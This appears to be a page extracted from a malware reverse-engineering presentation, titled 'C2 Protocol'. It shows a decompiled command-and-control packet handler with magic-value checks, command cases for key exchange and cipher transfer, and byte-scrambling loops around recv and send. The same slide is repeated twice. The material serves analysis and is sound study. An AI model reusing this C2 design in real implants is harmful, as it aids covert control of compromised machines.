
C2 Protocol

```
19 if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20 {
21     cmd = packet->cmd;
22     if ( cmd )
23     {
24         switch ( cmd ) // 3. parse command
25         {
26             case 1:
27                 packet->magic = 0x11877811;
28                 packet->field_4 = 4;
29                 packet->cmd = 1;
30                 encrypt_key = (PUCHAR)packet->data;
31                 encrypt_data(pbInput);
32                 for ( i = 2; i <= 23; ++i )
33                     packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34                 break;
35             case 2:
36                 packet->magic = 0x11877811;
37                 packet->field_4 = 28;
38                 packet->cmd = 2;
39                 memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40                 break;
41             case 3:
42                 goto LABEL_20;
43             }
44         }
45     else
46     {
47         packet->magic = 0x11877811;
48         packet->field_4 = 4;
49         packet->cmd = 0;
50     }
51     for ( j = 0; j <= 39; ++j )
52     {
53         v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54         packet->gap24[j] = v7;
55         packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56     }
57     send(s, (const char *)packet, 0x4C, 0);
58 }
```




C2 Protocol

```
19 if ( (unsigned __int64)recv(s, (char *)packet, 0x4C, 0) > 11 && packet->magic == 0x11877811 )
20 {
21     cmd = packet->cmd;
22     if ( cmd )
23     {
24         switch ( cmd ) // 3. parse command
25         {
26             case 1:
27                 packet->magic = 0x11877811;
28                 packet->field_4 = 4;
29                 packet->cmd = 1;
30                 encrypt_key = (PUCHAR)packet->data;
31                 encrypt_data(pbInput);
32                 for ( i = 2; i <= 23; ++i )
33                     packet->data[i] += packet->data[i - 1] - packet->data[i - 2];
34                 break;
35             case 2:
36                 packet->magic = 0x11877811;
37                 packet->field_4 = 28;
38                 packet->cmd = 2;
39                 memcpy_s(packet->data, 0x18ui64, cipher, 0x18ui64);
40                 break;
41             case 3:
42                 goto LABEL_20;
43             }
44         }
45     else
46     {
47         packet->magic = 0x11877811;
48         packet->field_4 = 4;
49         packet->cmd = 0;
50     }
51     for ( j = 0; j <= 39; ++j )
52     {
53         v7 = packet->gap24[j] + packet->gap24[7] + packet->gap24[13] - packet->gap24[31];
54         packet->gap24[j] = v7;
55         packet->gap24[j] = packet->gap24[18] - (packet->gap24[25] + packet->gap24[33]) + v7;
56     }
57     send(s, (const char *)packet, 0x4C, 0);
58 }
```



